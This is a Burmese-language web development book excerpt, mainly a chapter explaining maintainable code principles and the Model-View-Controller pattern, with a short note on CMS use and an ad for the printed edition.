ကနေ့အချိန်မှာ Content ဖော်ပြမှုအသားပေးတဲ့ Website များ တည်ဆောက်ဖို့အတွက် CMS တစ်ခုခုကိုမသုံးပဲ ကိုယ်တိုင် အစအဆုံး ရေးသားနေမယ်ဆိုရင် အချိန်ဖြုန်းသလိုဖြစ်နေပါလိမ့်မယ်။ အများနဲ့မတူတစ်မူထူးခြားတဲ့ Website တစ်ခုဖြစ်စေဖို့ Front-End အတွက် Template Design ကိုတော့ လိုအပ်ရင် အစအဆုံးကိုယ်တိုင်ရေးသားရမှာပါ။ ဒါပေမယ့် Content စီမံမှုပိုင်း ဖြစ်တဲ့ Back-End အတွက်တော့ CMS များကပေးတဲ့ လုပ်ဆောင်ချက်များကို ရယူဖို့ လိုအပ်ပါတယ်။ CMS တွေကို Developer ပေါင်းများစွာက နှစ်ပေါင်းများစွာ လိုအပ်ချက်တွေ ဖြည့်စွက်ခြင်း၊ အမှားပြင် ဆင်ခြင်းတွေပြုလုပ်လာကြတဲ့အတွက် သူတို့လောက် ပြည့်စုံကောင်းမွန်တဲ့ စနစ်တစ်ခုကို ကိုယ်တိုင်တည်ဆောက်ဖို့ဆိုတာ အချိန်၊ ငွေ၊ လုပ်အား စတဲ့ Resource တွေအများကြီးသုံးရဖို့ရှိပါတယ်။ လုံခြုံရေးပိုင်း၊ ပြုပြင်ထိမ်းသိမ်းရလွယ်ကူမှုအပိုင်း၊ စွမ်းဆောင်ရည်ပိုင်း စသဖြင့် ဘက်စုံဒေါင့်စိအောင်လုပ်ရတာ မလွယ်ပါဘူး။ လုပ်နိုင်ရင်ကောင်းပါတယ်၊ ဒါပေမယ့် အသင့် သုံးလို့ရနေတာတွေရှိနေတဲ့အချိန်မှာ ထိရောက်အောင်ရယူသုံးစွဲနိုင်ခြင်းက အားသာချက်တစ်ရပ် ဖြစ်လာစေမှာပဲဖြစ်ပါ တယ်။

ဒီနေရာမှာ Website နဲ့ Web App ကိုတော့ မရောထွေးသင့်ပါဘူး။ CMS တွေဟာ Content အခြေပြု Website အမျိုးမျိုးတို့ကို တည်ဆောက်ဖို့ အသုံးဝင်ပေမယ့် App တွေတည်ဆောက် ရာမှာတော့ သိပ်အသုံး ဝင်မှာမဟုတ် ပါဘူး။ App များတည်ဆောက်ရာမှာတော့ ကိုယ်တိုင်ရေးသား၍ပဲဖြစ်ဖြစ်၊ အသင့်ရှိနေတဲ့ Web App Framework တစ်ခုခုသုံး၍ပဲဖြစ်ဖြစ် တည်ဆောက်ယူကြရမှာဖြစ်ပါတယ်။

ပုံနှိပ်မူစာအုပ်

ဤစာအုပ်၏ ပုံနှိပ်မူကို ရန်ကုန်၊ မန္တလေးနှင့်
မုံရွာမြို့တို့ရှိ စာအုပ်ဆိုင်များတွင် (၁၀,၀၀၀) ကျပ်ဖြင့်
ဝယ်ယူနိုင်ပါသည်။ **ဆက်သွယ်ရန်** - လွန်ဆေးမြိုင်စာပေ
(၀၉) ၅၁ ၇၆၀ ၂၄ (၀၉) ၂၅၂ ၄၂၆ ၃၈၈

အခန်း (၁၁) Model-View-Controller - MVC

ပြုပြင်ထိမ်းသိမ်းရလွယ်သည့် Code များ၏ ဖွဲ့စည်းပုံ

Web App အပါအဝင် ဘယ်လို Software အမျိုးအစားမဆို ထိမ်းသိမ်းရလွယ်အောင် (Maintainable ဖြစ်အောင်) ရေးရခြင်းဟာ စိန်ခေါ်မှုတစ်ရပ်ဖြစ်ပါတယ်။ Software မဟုတ်တဲ့ တစ်ခြားကဏ္ဍတွေမှာ Maintenance ဆိုတာ တီထွင်မှုဖန်တီးမှုတစ်ခုပြီးစီးလို့ အားလုံးတပ်ဆင်ပြီးချိန်မှာ၊ ပုံမှန်လည်ပါတ်နေနိုင်ဖို့ရယ်၊ ရေရှည်ခံဖို့အတွက်ရယ် စတင်ဆောင်ရွက်ရတာပါ။ Software မှာတော့ စတင် ဖန်တီးပြီဆိုကတည်းက Maintenance ကိုစတင်ဆောင်ရွက်ကြရတက်ပါတယ်။

Software Development မှာ Maintenance ဆိုတာ အမှားပြင်ဆင်ချက်များနဲ့ (Bug Fix) နဲ့ Feature Enhancement လို့ခေါ်တဲ့ အသေးစိတ်ဖြည့်စွက်ချက်များ ဆောင်ရွက်ခြင်းကိုခေါ်တာပါ။ ရေးခဲ့သမျှ Code တွေဟာ အချိန်နဲ့အမျှ ပြင်ဆင် ဖြည့်စွက် နေဖို့လိုတက်ပါတယ်။ Requirement ပြောင်းသွားလို့ပြင်ရတာလည်း ဖြစ်နိုင်ပါတယ်။ ပထမတစ်ကြိမ်မှာ အခြေခံလုပ်ဆောင်ချက်ပဲရေးသားထားပြီး နောက်တော့မှပိုမိုပြည့်စုံအောင် ဖြည့်စွက်ရတာ မျိုးကြောင့်လည်း ဖြစ်နိုင်ပါတယ်။ Bug ဆိုတာမျိုး ကလည်း လောလောဆယ် မှန်နေတယ်ထင်ရတဲ့၊ ရုတ်တရက် သတိမမူမိနိုင်တဲ့ ဟာကွက်လေးတွေ ဖြစ်ပါတယ်။ နောက်တစ်ချိန် ထူးခြားတဲ့အခြေအနေ တစ်ရပ်နဲ့ကြုံရမှ အမှား (Error) အဖြစ်ကို ပြောင်းသွားနိုင်တဲ့ ဟာကွက် လေးများဖြစ်ပါတယ်။ Software တိုင်းမှာ Bug ရှိပါတယ်။ Bug Free Software ဆိုတာမရှိလို့ ဒါကိုရှောင်လွဲဖို့ မလွယ်ပါဘူး။ ဒါကြောင့် Bug တစ်ခုကိုသတိပြုမိတာနဲ့ ချက်ချင်းပြင်ဆင်နိုင်ဖို့ဆိုတာ ရေးသားထားတဲ့ Code က စကတည်းက Maintainable ဖြစ်နေဖို့လိုအပ်ပါတယ်။

Maintainable Code များရေးသားနိုင်ဖို့အတွက် လိုက်နာသင့်တဲ့ လမ်းညွှန်အကြံပြုချက်တွေ အမျိုးမျိုးရှိပါတယ်။ အဲ့ဒီထဲက အဓိကကျတဲ့လေးမျိုးကို ရွေးထုတ်ဖော်ပြချင်ပါတယ်။ Maintainable Code တွေ ရေးသားဖို့အတွက် -

၁.) Code Duplication နည်းနိုင်သမျှနည်းအောင် လျှော့ချရပါမယ်
၂.) လုပ်ဆောင်ချက်တွေတစ်ခုနဲ့တစ်ခု အလွန်အမင်းမှီခိုနေခြင်းကို လျှော့ချရပါမယ်
၃.) Coding Standard ခေါ် ရေထုံး စံများကိုလိုက်နာရပါမယ်
၄.) Code များကို လုပ်ဆောင်ချက်ကဏ္ဍအလိုက် စုစည်းထားရပါမယ်

၁.) Code Duplication လျှော့ချခြင်းဆိုတာ ထပ်ခါထပ်ခါလုပ်ဖို့လိုအပ်တဲ့ တူညီတဲ့လုပ်ဆောင်ချက်တွေကို အကြိမ်ကြိမ် ပြန်လည်ရေးသားမနေပဲ၊ တစ်ကြိမ်သာ သီးခြားခွဲပြီးရေးသားထားခြင်းဖြစ်ပါတယ်။ အလားတူလုပ်ဆောင်ချက်ထပ်မံ ဆောင်ရွက်ဖို့လိုလာရင် ခွဲခြားရေးသားထားချက်ကို ခေါ်ယူအသုံးပြုနိုင်ပါတယ်။ ဒီတော့ အခြေအနေအရ ပြင်ဆင်ပြောင်းလဲ ဖို့ လိုလာရင် ခွဲခြားရေးသားထားတဲ့ နေရာမှာပြင်လိုက်ယုံပါပဲ။ အကယ်၍များ လုပ်ဆောင်ပုံတူညီတဲ့ကိစ္စတွေကို ဟိုနားဒီနား ထပ်ခါထပ်ခါရေသားထားမိရင် နောင်လိုအပ်လို့ အဲ့ဒီ လုပ်ဆောင်ချက်အမျိုးအစားကို ပြင်ဆင်ရတဲ့အခါ ရေးသားထား မိသမျှ နေရာတိုင်းမှာ လိုက်ပြင်ရတော့မှာပါ။ ဒီသဘာဝကို D.R.Y Principle လို့ ခေါ်ကြပါတယ်။ D.R.Y ဆိုတာ Don't Repeat Yourself ရဲ့အတိုကောက်ဖြစ် ပါတယ်။

၂.) နောက်တစ်ချက်ကတော့ Decoupling ဖြစ်ပါတယ်။ Function တစ်ခုဟာ အလုပ်တစ်ခုကိုပဲ လုပ်သင့်ပါတယ်။ ပြီးတော့ တစ်ခြား Function တစ်ခုပေါ်မှီခိုနေခြင်းမရှိလေ ကောင်းလေပါပဲ။ အကယ်၍များ Function တစ်ခုရဲ့လုပ်ဆောင်ချက်က အခြား Function ကိုမှီခိုနေရင်၊ မှီခိုနေရတဲ့ Function ကို ပြင်ဆင်လိုက်တဲ့အခါ သူ့ကိုပါလာပြီး သက်ရောက်နိုင်ပါတယ်။ ဒီတော့ ပြင်ချင်လိုတဲ့ Function ကတစ်ခု၊ ဒါပေမယ့် အဲ့ဒီ Function ကိုမှီခိုနေတဲ့ Function တွေကိုပါလိုက်ပြင်ရတော့မယ့်သဘော ဖြစ်နေပါတယ်။ ဒါတောင်မှ ဒီလိုမှီခိုနေရတဲ့ အခြား Function များ ရှိနေတာကို ပြင်ဆင်သူ Developer က သိဦးမှပါ။ ဒါကြောင့် လုပ်ဆောင်ချက်များ တစ်ခုနဲ့တစ်ခု အလွန်အမင်း မှီခိုနေခြင်းကို လျှော့ချရပါမယ်။

၃.) Developer တွေ Code ရေးတဲ့အခါ လိုက်နာသင့်တဲ့ Code Writing Style Guide တွေရှိပါတယ်။ Coding Standard လို့ လည်းခေါ်ကြပါတယ်။ Variable တွေ Function တွေနဲ့ Class တွေရဲ့အမည်ကို ဘယ်လိုပေးသင့်တယ်။ Bracket တွေကို ဘယ်နည်းနဲ့ ရေးသားသင့်တယ်။ Indent တွေက ဘယ်လိုဖြစ်သင့်တယ်။ Comment တွေ ဘယ်လိုပါဝင် သင့်တယ်။ Code File နဲ့ File Extension တွေကို ဘယ်လိုအသုံးပြုသင့်တယ် စသဖြင့်သတ်မှတ်ထားတဲ့ သတ်မှတ်ချက်များ ဖြစ်ပါတယ်။ ရေးသားသင့်တဲ့နည်းလမ်းတွေ သတ်မှတ်ထားသလို၊ မရေးသားသင့်တဲ့ နည်းလမ်းနဲ့ အသုံးမပြုသင့်တဲ့ လုပ်ဆောင်ချက်တွေကိုလည်း Coding Standard တွေက ထည့်သွင်းဖော်ပြတက်ကြပါတယ်။

အဲ့ဒီလို Coding Standard တွေကို မလိုက်နာလည်း Program ကတော့ အလုပ်လုပ်မှာပါပဲ။ ဒါပေမယ့် Coding Standard တွေကို လိုက်နာထားမယ်ဆိုရင်တော့ ရေးသားထားတဲ့ Code ကို နောင်ပြန်လည် ဖတ်ရှုရာမှာဖြစ်ဖြစ်၊ အများနဲ့ ပူးပေါင်းရေးသားရလို့၊ အခြား Developer က ကိုယ့် Code ကို လေ့လာရတဲ့အခါမှာပဲဖြစ်ဖြစ် ရေးပုံနည်းလမ်းက Consistence ဖြစ်နေတဲ့အတွက် နားလည်ရ လွယ်စေမှာဖြစ်ပါတယ်။ ဒါအပြင် ဒီရေးထုံးတွေက တစ်ချို့ အမှားများတက်တဲ့ အမှားတွေကို လျှောချနိုင်ဖို့ရည်ရွယ်ချက်နဲ့ သတ်မှတ်ထားကြတာလည်း ဖြစ်ပါတယ်။ အသုံးပြုတဲ့ Programming Language ပေါ်မူတည်ပြီး Coding Standard တစ်ခုနဲ့တစ်ခု မတူကြပါဘူး။ ကိုယ်အသုံးပြုနေတဲ့ Language အတွက် ရှိနေတဲ့ Standard တွေကိုရှာဖွေလေ့လာပြီး လိုက်နာရေးသားကြရမှာဖြစ်ပါတယ်။

JavaScript အတွက် Coding Standard ကို http://javascript.crockford.com/code.html မှာ လေ့လာနိုင်ပါတယ်။ PHP အတွက် http://pear.php.net/manual/en/standards.php မှာ လေ့လာနိုင်ပါတယ်။

၄.) ကျွန်တော်တို့ရှေ့ပိုင်းမှာလုပ်ခဲ့တဲ့နမူနာ Project တွေမှာ Code တွေ စုစည်းရေးသားပုံမတူခဲ့ပါဘူး။ Online Book Store တည်ဆောက်စဉ်က `cat-add.php`, `book-add.php`, `cat-new.php`, `book-`

`new.php`, `cat-update.php`, `book-update.php` စသဖြင့် လုပ်ဆောင်ချက်တစ်ခု File တစ်ခုနှုန်းနဲ့ Script File တွေ အများကြီးအသုံးပြုခဲ့ပါတယ်။ Ajax Todo List မှာတော့ လုပ်ဆောင်ချက်များအားလုံးကို `api.php` တစ်ခုတည်း မှာ စုစည်းရေးသားခဲ့ပါတယ်။

Code File တွေ မွစာကြဲနေအောင်များလွန်းတာ မကောင်းသလို၊ အားလုံးစုပြုံရေးသားခြင်းဟာလည်း မကောင်းပါဘူး။ နှစ်မျိုးလုံးက Maintainable မဖြစ်ပါဘူး။ Code တွေကို လုပ်ဆောင်ချက်မတူတဲ့ကဏ္ဍများကို ခွဲခြားထားပြီး တူရာတွေကို တော့ စုစည်းထားရှိသင့်ပါတယ်။ ဒီလိုစုစည်းရာမှာ အသုံးပြုနိုင်တဲ့ Pattern တွေအမျိုးမျိုးရှိပါတယ်။ ကျွန်တော်တို့ ဆက်လက်လေ့လာမယ့် M-V-C ဟာလည်း Code တွေကို လုပ်ဆောင်ချက်အလိုက် ခွဲခြားစုစည်းထားနိုင်တဲ့ Pattern တစ်ခုဖြစ်ပါတယ်။ အခြားထင်ရှားတဲ့ နည်းလမ်းတစ်ခုကတော့ Three-Tier Architecture လို့ခေါ်တဲ့ နည်းလမ်းဖြစ် ပါတယ်။ Presentation-abstraction-control (PAC) လို့ခေါ်တဲ့ နည်းလမ်းတစ်မျိုးလည်းရှိပါသေးတယ်။

ဒီလိုနည်းလမ်းတွေကို ရွေးချယ်အသုံးပြု၍ပဲဖြစ်ဖြစ် ကိုယ်နည်းကိုယ့်ဟန်နဲ့ပဲဖြစ်ဖြစ် လုပ်ဆောင်ချက်တူရာတူရာကို မှန်ကန် အောင် စုစည်းသင့်တာစုစည်း ခွဲခြားသင့်တာခွဲခြားထားမှသာ Code Maintain လုပ်ရတာ အဆင်ပြေမှာပဲ ဖြစ်ပါတယ်။

11.1 - M-V-C (Model-View-Controller)

MVC လို့ အတိုကောက်ခေါ်ကြတဲ့ Model-View-Controller ဟာ App Project မှာပါဝင်တဲ့ Code တွေ ကို လုပ်ဆောင်ချက် ကဏ္ဍအလိုက် ခွဲခြားစုစည်းရာမှာအသုံးပြုတဲ့ Pattern တစ်ခုဖြစ်ပါတယ်။ MVC Pattern က Code တွေ ကို Model, View နဲ့ Controller ဆိုပြီး အုပ်စုသုံးစု ခွဲခြားစုစည်းဖို့အကြံပြုထားပါတယ်။ အကြံပြုတယ်လို့ သုံးရခြင်းက MVC ဟာ သဘောတရားတစ်ခုသာဖြစ်လို့၊ သတ်မှတ်ချက်အတိုင်း တိတိကျကျလိုက်နာခြင်း မလိုက်နာခြင်းက ကျွန်တော် တို့ရေးသားသူအပေါ် မူတည်နေတဲ့အတွက် ဖြစ်ပါတယ်။ တစ်ချို့လည်း တည်ဆောက်နေတဲ့ Software ရဲ့သဘာဝလိုအပ်ချက်အရ မူလ MVC သတ်မှတ်ချက်များကို သင့်တော်သလိုပြုပြင်ပြီးမှ အသုံးချကြတာတွေလည်းရှိပါတယ်။

MVC ဟာ ၁၉၇၀ ကာလများကတည်းက Smalltalk Programming Language နဲ့အတူ စတင်အသုံးပြုလာခဲ့တဲ့ Pattern တစ်ခု ဖြစ်ပါတယ်။ General Purpose Pattern တစ်ခုဖြစ်ပြီး Software အမျိုးအစား အားလုံးအတွက် အသုံးပြုနိုင်ပါတယ်။ ဒါပေမယ့် Web App Development အတွက် ပိုပြီးအသုံးများပါတယ်။

Ruby on Rails လို့ခေါ်တဲ့ Ruby Programming Language အခြေပြု Web App Framework က MVC ရဲ့ အားသာချက်တွေကိုထိရောက်အောင် အသုံးချပြခဲ့ရာကစပြီး Web Development အတွက် အဓိက Pattern တစ်ခု ဖြစ် လာခဲ့ခြင်းဖြစ်တယ်လို့ ဆိုနိုင်ပါတယ်။ ဒီအဆိုကို အတိအကျထောက်ခံတဲ့အချက်အလက် ရှာဖွေတွေ့ရှိခြင်းမရှိပေမယ့် Rails ထွက်ပေါ်လာပြီးနောက်ပိုင်းမှသာ သူ့ကိုအတုယူပြီး MVC Web App Framework တွေ တစ်ခုပြီး တစ်ခု ထွက်ပေါ်လာခြင်းဖြစ်ပါတယ်။ ဒါအပြင် Rails မတိုင်ခင်ကတည်းကရှိနေတဲ့ Framework တွေကလည်း Rails ထွက်ပေါ် လာပြီးနောက်ပိုင်းမှ MVC Pattern ကို ဖြည့်စွက်ထည့် သွင်းပေးလာကြပါတယ်။

11.2 - MVC Workflow

MVC ရဲ့အဓိကရည်ရွယ်ချက်က Model နဲ့ View ကို ခွဲခြာထားလိုခြင်းဖြစ်ပါတယ်။ App ရဲ့ Domain Logic နဲ့ အဓိကလုပ်ဆောင်ချက်တွေကို **Model** အနေနဲ့စုစည်းရေးသားထားရမှာ ဖြစ်ပါတယ်။ Model ဟာ App ရဲ့ ဦးနှောက်လို့လည်း ဆိုနိုင်ပါတယ်။ ပေးလာတဲ့ Input တန်ဖိုးကို လက်ခံပြီးဆောင်ရွက်ရန်ရှိတဲ့ လုပ်ငန်းတွေကို Model က ဆောင်ရွက်ပါတယ်။ ပြီးရင် ရရှိလာတဲ့ ရလဒ်ကိုပြန်ထုတ်ပေးနိုင်ပါတယ်။ ဒါပေမယ့် အဲဒီရလဒ်များကို ဘယ်လိုပုံစံ၊ ဘယ်လိုအပြင်အဆင်မျိုးနဲ့ ဖော်ပြရမလဲဆိုတဲ့ကိစ္စကို Model က ဆောင်ရွက်မပေးပါဘူး။ ဒါက View ရဲ့အလုပ်ဖြစ်ပါ တယ်။

View ကတော့ Model နဲ့ဆန့်ကျင်ဘက်ဖြစ်ပါတယ်။ လုပ်ငန်းပိုင်းကိုစိတ်မဝင်စားပဲ ပေးလာတဲ့အချက်အလက် များ ကိုသုံး ပြီး သတ်မှတ်ထားတဲ့ Presentation ပုံစံနဲ့ ဖော်ပြပေးတဲ့အလုပ်ကိုသာ ဆောင်ရွက်ပေးမှာဖြစ်ပါတယ်။ ဒီ တော့ တစ်ကယ့် Logic က Model ထဲမှာရှိနေပြီး ဖော်ပြရမယ့် Presentation ပိုင်းကိစ္စတွေက View ထဲမှာ သီးခြား ရှိနေစေမှာ ဖြစ်ပါ တယ်။ Decouple လုပ်လိုက်ခြင်းတစ်မျိုးဖြစ်ပါတယ်။ ဒီလိုမျိုး Model နဲ့ View တို့က သူ့ အလုပ် ကိုသူ သီးခြားစီဆောင် ရွက်နေတဲ့အခါ Maintenance အတွက်အဆင်ပြေသွားစေမှာဖြစ်ပါတယ်။ ဖော်ပြပုံ အပြင် အဆင်ပိုင်းသက်သက်ပြုပြင် လိုရင် View ကို ပြင်နိုင်ပါတယ်။ ဒီလိုပြင်လိုက်လို့ Logic ပိုင်းကိုထိခိုက်သွားမှာပူစရာ မလိုတော့ပါဘူး။ အလားတူပဲ Logic ပိုင်း အလုပ်လုပ်ပုံကို ပြုပြင်လိုတာဆိုရင် Model ကိုပြင်နိုင်ပါတယ်။ ဖော်ပြပုံ Presentation ကိုထိခိုက်မှာ ပူစရာမလို တော့ပါဘူး။

Maintenance တင်မကပါဘူး။ Code ရေးသားပုံအတွေးအခေါ်ပိုင်းကိုပါသက်ရောက်စေတဲ့ နည်းလမ်းတစ်ခုလည်း ဖြစ်ပါ တယ်။ အခုနောက်ပိုင်းမှာ Software တွေတည်ဆောက်တဲ့အခါ "Design First Approach" လို့ခေါ်တဲ့ User Interface (View) ကို အရင်တည်ဆောက်တဲ့နည်းလမ်း ခေတ်စားပါတယ်။ အထူးသဖြင့် နည်းပညာသစ်များ တီထွင်ရာမှာပိုအသုံး များပါတယ်။ ရေးသားနေကြ ရှိဖူးပြီးသား Software တွေမှာ ဘယ်လိုလုပ်ဆောင်ချက်တွေပါ ဝင်ဖို့လိုသလဲဆိုတာ အတိ အကျသိရှိနိုင်ပါတယ်။ အရင်က မရှိဖူးသေးတဲ့နည်းပညာသစ်အနေနဲ့တီထွင်ရတဲ့ Software တွေမှာတော့ အဲ့ဒီလို Requirement အတိအကျရှိချင်မှရှိပါမယ်။ တီထွင်ဖန်တီးသူရဲ့စိတ်ကူးအမြင်ကိုသာ အခြေခံတာဖြစ်လို့ တစ်ကယ်အလုပ် ဖြစ်မဖြစ်၊ လက်တွေ့အသုံးဝင်မဝင်က ပုံသေမပြောနိုင်ပါဘူး။

အဲ့ဒီလိုအခါမျိုးမှာ အဓိကလုပ်ဆောင်ချက်ဖြစ်တဲ့ Logic (Model) ပိုင်းကိုနောက်မှ (တနည်းအားဖြင့်သေချာတော့မှ) ရေးသားဖို့ရည်ရွယ်ပြီး၊ လက်တွေ့အသုံးပြုသူများ ချက်ခြင်းအကောင်အထည်မြင်ရမယ့် User Interface ပိုင်းကို အ ရင် တည်ဆောက်ခြင်း ဖြစ်ပါတယ်။ User Interface တည်ဆောက်ရတာ Logic အသေးစိတ်ထက် ပိုမြန်မှာပါ။ ဒီ နည်းကို Prototype တည်ဆောက်တယ်တယ်လို့ ခေါ်ပါတယ်။ စမ်းသုံးလိုရနိုင်မယ့် Interface ကို အရင်တည် ဆောက်လိုက်ခြင်း ဖြစ်ပါတယ်။ ရရှိလာတဲ့ Interface ကို တစ်ကယ်သုံးမယ့်သူက စမ်းသပ်အသုံးပြုနိုင်တော့မှ Feedback အစစ်အမှန်ကို ရရှိပြီး လက်တွေ့ကျမကျ၊ အလုပ်ဖြစ်နိုင် မဖြစ်နိုင်ကိုသိရမှာပါ။ အလုပ်မဖြစ်လို့ပြုပြင်ရ တော့မယ်ဆိုရင်လည်း Logic ကိုပြုပြင်ရခြင်းထက်စာရင် User Interface ကို ပြင်ရတာပိုလွယ်မှာပါ။

ဒီလိုမဟုတ်ပဲ၊ အလုပ်ဖြစ်မဖြစ်မသေချာခင် ကိုယ့်စိတ်ကူးသက်သက်ကို ဟုတ်လှပြီထင်ပြီး Logic ကော Interface ပါ အားလုံး ပြည့်စုံအောင်အချိန်တွေအများကြီးပေးပြီးလုပ်မယ်ဆိုရင်၊ လက်တွေ့အသုံးပြုသူလက်ထဲရောက်လို့အလုပ် မဖြစ်တာ ကိုတွေ့ရရင် Software တစ်ခုလုံးကို အစအဆုံးပြန်ပြင်ရပါတော့မယ်။ "Design First Approach" က ဒီ လို ပြဿနာ မျိုးကို လျှော့ချပေးနိုင်ပါတယ်။

ဒီနေရာမှာ Logic နဲ့ Presentation သာရောနေမယ်ဆိုရင် Logic ကို ဇဲ့နေရာတဲ့ Presentation ကို "Design First Approach" ပုံစံနဲ့ လွပ်လွပ်လပ်လပ်မြန်မြန်ဆန်ဆန် တည်ဆောက်နိုင်မှာမဟုတ်ပါဘူး။ MVC ကတော့ Logic နဲ့ Presentation ကို ခွဲခြား ပေးထားတဲ့အတွက် Presentation ကို လွပ်လွပ်လပ်လပ်တည်ဆောက်နိုင်စေမှာပါ။ ပြောင်းပြန် အနေနဲ့ လိုအပ်လို့ Logic ပိုင်းကို အရင်ရေးပြီး နောက်တော့မှ UI အသေးစိတ်ရေးမယ်ဆိုလည်းရေးနိုင်တာပါပဲ။ ဒီနည်းနဲ့ Software Project တွေကို အပိုင်းလိုက် ခွဲခြားဆောင်ရွက်ခြင်း အလေ့အကျင့်ကောင်းကို MVC က အားပေးထား ပါတယ်။

တီထွင်ဖန်တီးမှုအသားပေးတဲ့ Software Team တွေအကြားရေးပန်းစားတဲ့ Agile Development လို့ခေါ်တဲ့ Project Management နည်းစနစ်မှာ "Ship Early, Ship Often" ဆိုတဲ့ လမ်းညွှန်ချက်တစ်ခုရှိနေပါတယ်။ သူလည်း Design First လိုပါပဲ၊ "မြန်မြန်ရေး၊ လွတ်လို့ရသလောက် အရင်လွှတ်" ဆိုတဲ့သဘောပါ။ ဒီတော့မှ တစ်ကယ့် အသုံးပြုသူဆီက Feedback အမှန်ကိုမြန်မြန်ရပြီး ကျွန်တော်တို့ရဲ့ဖန်တီးမှုဟာ အသုံးပြုသူရဲ့တစ်ကယ့် လိုအပ်ချက်နဲ့ကိုက်ညီခြင်းရှိမရှိကို မြန်မြန်သိရမှာဖြစ်ပါတယ်။ လိုအပ်ချက်နဲ့မကိုက်ညီလို့ အမှားပြင်ရတာပဲဖြစ်ဖြစ်၊ ကိုက်ညီလို့ အသေးစိတ်ကို ဆက်လက်ဖြည့် စွက်ရတာပဲဖြစ်ဖြစ်၊ MVC ကပေးထားတဲ့ Maintainability အားသာ ချက်ကြောင့် ပြင်ဆင်ဖြည့်စွက်ရမှာကို ကြောက်နေ စရာမလိုတော့ပါဘူး။

ပုံမှန်ဆိုရင် Software Developer တွေက တစ်ခုခုပြင်ဖို့ဆို ကြောက်နေရတာပါ။ ခက်ခက်ခဲခဲလည်းရှာဖွေပြင်ဆင်ရသေးတယ်၊ တစ်ခုပြင်လိုက်မှ မဆိုင်ဘူးလို့ထင်ရတဲ့နောက်တစ်ခုကပျက်သွားတာမျိုးကို အတွေ့အကြုံရှိတဲ့ Software Developer တိုင်း ကြုံဖူးတက်ကြပါတယ်။ ဒါကြောင့် ပြင်ရမှာကို ကြောက်တက်ကြပါတယ်။ MVC က Software Developer တွေကို တစ်ခုခုပြင်ရမှာကို ကြောက်နေဖို့မလိုတော့တဲ့ ယုံကြည်မှုမျိုးကိုလည်းပေးနိုင်ပါသေးတယ်။


မှတ်ချက် ။ ။ ဒီနေရာမှာ Agile Development အကြောင်းကို အသေးစိတ်မဖော်ပြနိုင်ပါဘူး။ **Rockstar Developer** မှာတော့ Agile နည်းစနစ်များဖြစ်တဲ့ Iterative Development, SCRUM, Pair Programming, Continues Integration စတဲ့ နည်းစနစ်များ အကြောင်းကို ဖော်ပြထားပါတယ်။

အဓိကလိုရင်းက View နဲ့ Model ကိုခွဲခြားလိုခြင်းဖြစ်ပေမယ့် လက်တွေ့မှာဒီနှစ်ခုကို ပေါင်းကူးဆက်စပ်ပေးနိုင်မယ့် အစိတ်အပိုင်းတစ်ခု လိုအပ်လာပါတယ်။ ဒီတာဝန်ကို **Controller** က ယူပေးပါတယ်။ Controller က ကြားပွဲစားဆိုကြ ပါစို့။ သူကိုယ်တိုင်က တစ်ကယ့်လုပ်ဆောင်ချက်တွေ ဘာမှမလုပ်ပေမယ့် အသုံးပြုသူနဲ့တိုက်ရိုက်ဆက်ဆံရတာက Controller ဖြစ်ပါတယ်။ အသုံးပြုသူ ပြုလုပ်တဲ့ Action ကိုကြည့်ပြီးတော့ လိုအပ်တဲ့လုပ်ဆောင်ချက်တွေကို Model ကို ဆောင် ရွက်စေပါတယ်။ Model ပြန်ပေးလာတဲ့ ရလဒ်ကို၊ View ထံ လက်ဆင့်ကမ်းပေးပို့ပြီး သင့်တော်တဲ့ ဖော်ပြမှုပုံစံနဲ့ ဖော်ပြ ပေးဖို့ တောင်းဆိုပေးပါတယ်။ View ကပြန်လည် ပေးပို့လာတဲ့ အပြီးသတ်ပြင် ဆင်ပြီးရလဒ်ကို အသုံးပြုသူထံ ပြန်ပေးနိုင် ပါတယ်။

တနည်းပြောရရင် Controller က Input များကိုလက်ခံစီမံပြီး Output များပြန်လည်ပေးပို့ခြင်းအပိုင်းကို Model နဲ့ View ကြားထဲကနေဝင်ပြီး ဆောင်ရွက်ပေးသွားတဲ့သဘောဖြစ်ပါတယ်။ Web App တွေမှာတော့ Input ဆိုတာ Request များဖြစ်ပြီး၊ Output ဆိုတာ Respond များပဲဖြစ်ပါတယ်။ ဒီတော့ Web App တွေမှာ Controller က Request နဲ့ Respond စီမံခြင်းကဏ္ဍကိုတာဝန်ယူသူဖြစ်တယ်လို့ ဆိုနိုင်ပါတယ်။

ထူးခြားချက်အနေနဲ့တစ်ခါတစ်ရံ View က Model ထံတိုက်ရိုက်ဆက်သွယ်ပြီး ဖြည့်စွက်ဖို့လိုအပ်တဲ့ အချက်အလက်တစ်ချို့ တိုက်ရိုက်တောင်းဆိုနိုင်ပါတယ်။ သူ့အလုပ်သူလုပ်နေစဉ် ဖြည့်စွက်လိုအပ်တဲ့ အချက်အလက်များရှိ လာတဲ့အခါ View က (Input/Output စီမံစရာမလိုလို့) Controller နဲ့ ဆက်သွယ်မနေတော့ပဲ Model ထံတိုက် ရိုက်ဆက်သွယ်တဲ့ သဘောဖြစ်ပါတယ်။

